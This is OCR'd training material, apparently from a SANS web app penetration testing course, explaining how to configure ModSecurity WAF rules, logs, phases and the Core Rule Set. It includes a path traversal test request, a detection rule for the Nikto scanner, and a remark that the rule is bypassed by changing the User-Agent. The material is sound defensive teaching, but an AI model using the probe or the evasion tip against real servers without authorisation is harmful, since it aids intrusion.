
403 Forbidden - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/?abc=../../
Google
Most Visited
Getting Started
Latest Headlines
403 Forbidden

Forbidden

You don't have permission to access / on this server.

Server at localhost Port 80

We can do a quick test to confirm that Mod_security is in fact running. We first disable the mod_security module using the a2dismod command, restart Apache, and send a known malicious request to the web server. For this test we have chosen a path traversal request. With the mod_security module disabled, Apache responds with a 200 OK. We can then enable the mod_security module, restart Apache, and send the same request again. This time we get a 403 Forbidden. Mod_security is working as expected.




Configuration Directives

- How ModSecurity will work and react
  - Set default actions (SecDefaultAction)
  - Set default data directory (SecDataDir)
  - Observe response bodies (SecResponseBodyAccess)
  - Much much more!
- Don't include in httpd.conf
- Logging vs. Blocking
  - SecRuleEngine On/DetectionOnly/Off
  - It is recommended to start by logging and not blocking (DetectionOnly)

The ModSecurity directives configure how the WAF will operate, where log files are located, default actions, and much more. These rules, along with the Core rules files, should be contained is files outside of the httpd.conf file and called up with Apache "Include" directives. This allows for easier updating/migration of the rules. If you create your own custom rules that you would like to use with the Core rules, you should create a file such as modsecurity_crs_15_customrules.conf and place it in the same directory as the Core rules files. By using this file name, your custom rules will be called up after the standard ModSecurity Core rules configuration file but before the other Core rules. This allows your rules to be evaluated first which can be useful if you need to implement specific "allow" rules or to correct any false positives in the Core rules as they are applied to your site.

It is highly encouraged that you do not edit the Core rules files themselves but rather place all changes (such as SecRuleRemoveByID, etc.) in your custom rules file. This will allow for easier upgrading as newer Core rules are released.

It is also strongly recommended to start of using ModSecurity in DetectionOnly mode until you have modified and tested your rules that fit your organization and minimizes the chance of false positives that result in blocking authorized requests. The DetectionOnly mode will execute the rules and log the transactions and actions based on the rules, but will not block any activity, even if the rules are configured to do so. This provides time to fine tune your rules and ensure they will not result in breaking your applications! Once you are comfortable that your rule set is ready, change the SecRuleEngine directive to On and restart apache and the mod-security module.



ModSecurity Logs

- Audit Log
  - records complete transaction data
  - Keep this type of logging to a minimum!
  - Default: only relevant transactions and 500 errors

```
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus ^5
SecAuditLogParts ABCDEFHKZ
```

  - Use a single log file


```
SecAuditLogType Serial
SecAuditLog <path>/audit.log
```

- Debug Log
  - Useful for troubleshooting, but also keep to minimum
  - Duplicate of apache's error log

```
SecDebugLog <path>/debug.log
SecDebugLogLevel 3
```

There are two major log files available in ModSecurity. The audit log file, typically named modsecurity_audit.log captures the transaction data, and is controlled by the configuration directives, including what is captured, where it is captured, and more. For instance, the directive SecAuditEngine RelevantOnly results in ModSecurity logging only transactions that are relevant, which means those that had an error or a warning reported against them. This helps reduce the size of the audit log file. Other options for this directive are On, which logs everything, or off, which, as I'm sure you can guess, logs nothing. Additional audit logging directives can enforce logging of all error codes in the 500s, using the SecAuditLogRelevantStatus directive, and establish what parts of a transaction are included in the logging using the SecAuditLogParts directive. You can also configure audit logging to use one file, and where the file should be located.

The other main log is the Debug log, which duplicates what is in the apache error log file, which is helpful as it may get rotated due to its ability to grow quickly, and having the ModSecurity messages in the debug log mean that you will always have all the data you need. The Debug log file is useful for troubleshooting, but in a production environment, it is recommended to keep debug logging to a minimum, as to no impact performance. This can be established by using the SecDebugLogLevel directive. It is recommended to start with level 3.



ModSecurity Rules

https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project


- ModSecurity Core Rule Set Project
  - HTTP Protection
  - Real-time Blacklist Lookups
  - Web-based Malware Protection
  - HTTP Denial of Service Protection
  - Common Web Attacks Protection
  - Automation/Bots/Scanner Detection
  - Malicious File Uploads Detection
  - Sensitive Data Leakage Detection
  - Mask Server Error Messages
- Automatic updating of rules
  - a `rules-updater.pl` script is provided, syntax below

The ModSecurity WAF on its own provides very little protection, however, the rules engine provides the ability to configure the WAF to protect against known threats and vulnerabilities, as well as add rules for when new threats and vulnerabilities are discovered. Rather than starting from scratch and creating rules manually, OWASP has created a common set of rules from the ModSecurity Core Rule Set Project that provides protection from known and unknown vulnerabilities often found in web applications. The Core Rules include comments which can be used as a step-by-step deployment guide for implementing ModSecurity.

The Core Rule Set provides a great starting place for deploying ModSecurity within an enterprise. The rules cover a number of protection techniques, and are based on the experience and expertise of OWASP. These rules will help protect against the OWASP Top Ten web application attacks, which allows an organization to fine tune the rules for their specific deployment, and focus on any new or unique vulnerabilities specific to their web applications or infrastructure.

The project also provides a repository of updated rules, and a script that provides automated downloading of the rules as they are updated by the project.

```
$ rules-updater.pl -r http://www.modsecurity.org/autoupdate/repository/ -
prules -Smodsecurity-crs
```



ModSecurity Processing Phases


All rules are placed in one of the 5 phases, with logging as the last phase

(wait)
post-read-request
ModSecurity Phase:1 Request Headers
URI translation
Header parsing
cleanup
access control
ModSecurity Phase:5 Logging
authentication
authorization
logging
MIME type checking
fixups
ModSecurity Phase:2 Request Body
RESPONSE
ModSecurity Phase:4 Response Body
document
ModSecurity Phase:3 Response Headers
SE
ed

Apache handles requests in a cycle, starting with the request headers and body, then the response header & body, and logging. However, logging occurs at the end of each phase in the process cycle. ModSecurity rules include a phase action that the rule executes within, or executes based on the SecDefaultAction directive. Since a rule executes based on the phase action, if two rules are adjacent in a configuration file, but are set to execute in different phases, they would not happen one after the other. The order of rules in the configuration file is important only within the rules of each phase. This is especially important when using the skip and skipAfter actions.

The data available in each phase is cumulative. This means that as you move onto later phases, you have access to more and more data from the transaction. This provides rules with all the available information about the request to effectively prevent attacks, and minimize false positives.

The LOGGING phase is special. It is executed at the end of each transaction no matter what happened in the previous phases. This means it will be processed even if the request was intercepted or the allow action was used to pass the transaction through.




Anatomy of a Rule

```
SecRule REQUEST_METHOD "!@rx ^(?:GET|HEAD|POST|OPTIONS)$"
"phase:1,t:none,block,msg:'Method not
allowed',logdata:%{REQUEST_METHOD}"
```

- This rule restricts methods to GET, HEAD, POST, & OPTIONS.
  - Variables identify which part of the HTTP request to analyze
    `REQUEST_METHOD`
  - Operators specify a regex to look for in the variable
    `"!@rx ^(?:GET|HEAD|POST|OPTIONS)$"`
  - Transformations reformat the variable before analysis (not used in example)
  - Actions specify what should be done if the rule matches
  - Blocking Action
    `phase:1,t:none,block,msg:'Method not allowed'`
  - Logging Action
    `logdata:%{REQUEST_METHOD}`

ModSecurity has many directives that configure how it works, but the main directive to know is SecRule, which is used to create rules on how web requests will be analyzed and acted upon. A SecRule is comprised first of a variable which identifies WHAT the rule will analyze, then the operator which identifies HOW the variable will be analyzed, typically in the form of a regular expression. The rule may contain a transformation function which changes the input from the variable before the operator analyzes it. Then, finally the rule has an action, which is how ModSecurity will respond if the rule matches.

The example we have here shows the variable as the REQUEST_METHOD from the request header, then the operator which checks if the request method is anything but a GET, HEAD, POST, or OPTIONS. If the request is not one in the list, then the action, which occurs in phase 1, is to block the request and respond with a message that the method is not allowed. Finally, the transaction is logged in the log file.



SSN Detection

```
SecRule ARGS "@verifySSN \d{3}-?\d{2}-?\d{4}"
"phase:2,nolog,pass,msg:'Potential social security
number',sanitiseMatched"
```

- `ARGS`
  - Look in parameter/value pairs in URL and POST payloads
- `"@verifySSN \d{3}-?\d{2}-?\d{4}"`
  - Look for 9 digit numbers with or without dashes
  - Send number to @verifySSN function to decrease false positives
- `phase:2,nolog,pass`
  - Process in phase 2, do not log in audit log, process with next rule
- `msg:'Potential social security number'`
  - Message specified when rule is triggered
- `sanitiseMatched`
  - Replace matched string with asterisks if logged


SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This rule is an example of inspecting a request body for a SSN submitted as part of the input. The operator first uses a regular expression to perform an initial match, and then uses the miscellaneous operator @verifySSN to perform a SSN calculation to minimize false positives. If the rule is a match, it is not logged, nor is the request blocked, but it does return with a message stating that a potential SSN was included in the input. The sanitiseMatched action replaces the SSN with asterisks when logged to the audit log file, thus protecting the data from compromise.

Digging deeper into the operator of this rule, we see a regular expression that looks for a SSN in the format of 3 digits, which is the Area, a hyphen, followed by 2 digits, which is the Group, another hyphen, and then 4 digits at the end, which is the Serial number. The @verifySSN operator acts like a function within the rule that passes the data from the regular expression and performs further calculations to minimize false positives. In this case, @verifySSN validates that the potential SSN:

- Must have 9 digits
- Cannot be a sequence number (i.e., 123456789, 012345678)
- Cannot be a repetition sequence number (i.e., 11111111 , 222222222)
- Cannot have area and/or group and/or serial zeroed sequences
- Area number must be less than 740
- Area number must be different than 666

If all of these match, then @verifySSN returns as a TRUE, and then the rule with act upon the actions listed.



Detecting & Blocking

- ModSecurity can use Real-time Blocking Lists (RBLs) to evaluate source IP addresses

```
SecRule REMOTE_ADDR "@rbl sbl-xbl.spamhaus.org"
"phase:1,t:none,pass,nolog,auditlog,msg:'RBL Match for SPAM
Source',tag:'AUTOMATION/MALICIOUS',severity:'2',setvar:'tx.msg=%{
rule.msg}',setvar:tx.automation_score=+%{tx.warning_anomaly_score
},setvar:tx.anomaly_score=+%{tx.warning_anomaly_score},
setvar:tx.%{rule.id}-AUTOMATION/MALICIOUS-
%{matched_var_name}=%{matched_var},setvar:ip.spammer=1,expirevar:
ip.spammer=86400,setvar:ip.previous_rbl_check=1,expirevar:ip.prev
ious_rbl_check=86400,skipAfter:END_RBL_CHECK"
```

- It can also detect and block pen testing tools

```
SecRule REQUEST_HEADERS:User-Agent "@rx nikto"
phase:1,log,deny,msg:"GOTCHA!!!"
```


- What tool is it detecting? How is it detecting it?

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

ModSecurity can use real-time blocking lists to evaluate the reputation of a source IP address. If, for instance, you wish to detect and block access to your website from specific domains, say, a spammer, you can create a rule that does that. This is a rather complex rule uses real-time block list (RBL) operator to evaluate the source IP address, or REMOTE_ADDR against the spamhaus RBL. If the operator returns true, then it means that the source IP address is listed in the RBL. With this rule, the access is not blocked, nor is the transaction logged, however, information about the activity is tracked and a message is logged in the audit log. Be careful using RBLs as they can impact performance significantly due to latency caused by RBL lookups performed over DNS. If you plan to use RBLs in production, it is recommended to install a local caching DNS server. Many RBLs are available for download, so using a local DNS cache can solve the latency issue. More information about RBLs can be found on the Spamhaus project website.

ModSecurity can also be used to detect and block the use of hacking tools. What tool is being detected here? How was it detected? Was it blocked? How could you circumvent this rule?

Obviously the tool it is detecting is Nikto, or rather any request that has "nikto" listed in the User-Agent. Circumventing this rule would be easy as changing the User-Agent to appear as a valid browser while running the tool. Ok, that was an easy one, and not likely to prevent a real attack from anyone with decent hacking skills.



Implementing a Rule

- For adding your own rules, create a rule file and restart Apache
  - /etc/apache2/rules/modsecurity_customrules.conf


```
#Prevent directory listings from being returned
SecRule REQUEST_URI "/$" "phase:4,deny,chain,log,msg:'Directory
index returned'"
SecRule RESPONSE_BODY "<h1>Index of /"
```

- Check the audit_log after testing

```
Message: Access denied with code 403 (phase 4).
Pattern match "<h1>Index of /" at RESPONSE_BODY.
[file "/etc/apache2/rules/modsecurity_myrules.conf"] [line "2"]
[msg "Directory index returned"]
Action: Intercepted (phase 4)
Apache-Handler: httpd/unix-directory
Stopwatch: 1329601589439065 6837 (1205 2868 -)
Producer: ModSecurity for Apache/2.5.11
(http://www.modsecurity.org/); core ruleset/2.0.3.
Server: Apache/2.2.14 (Ubuntu)
```

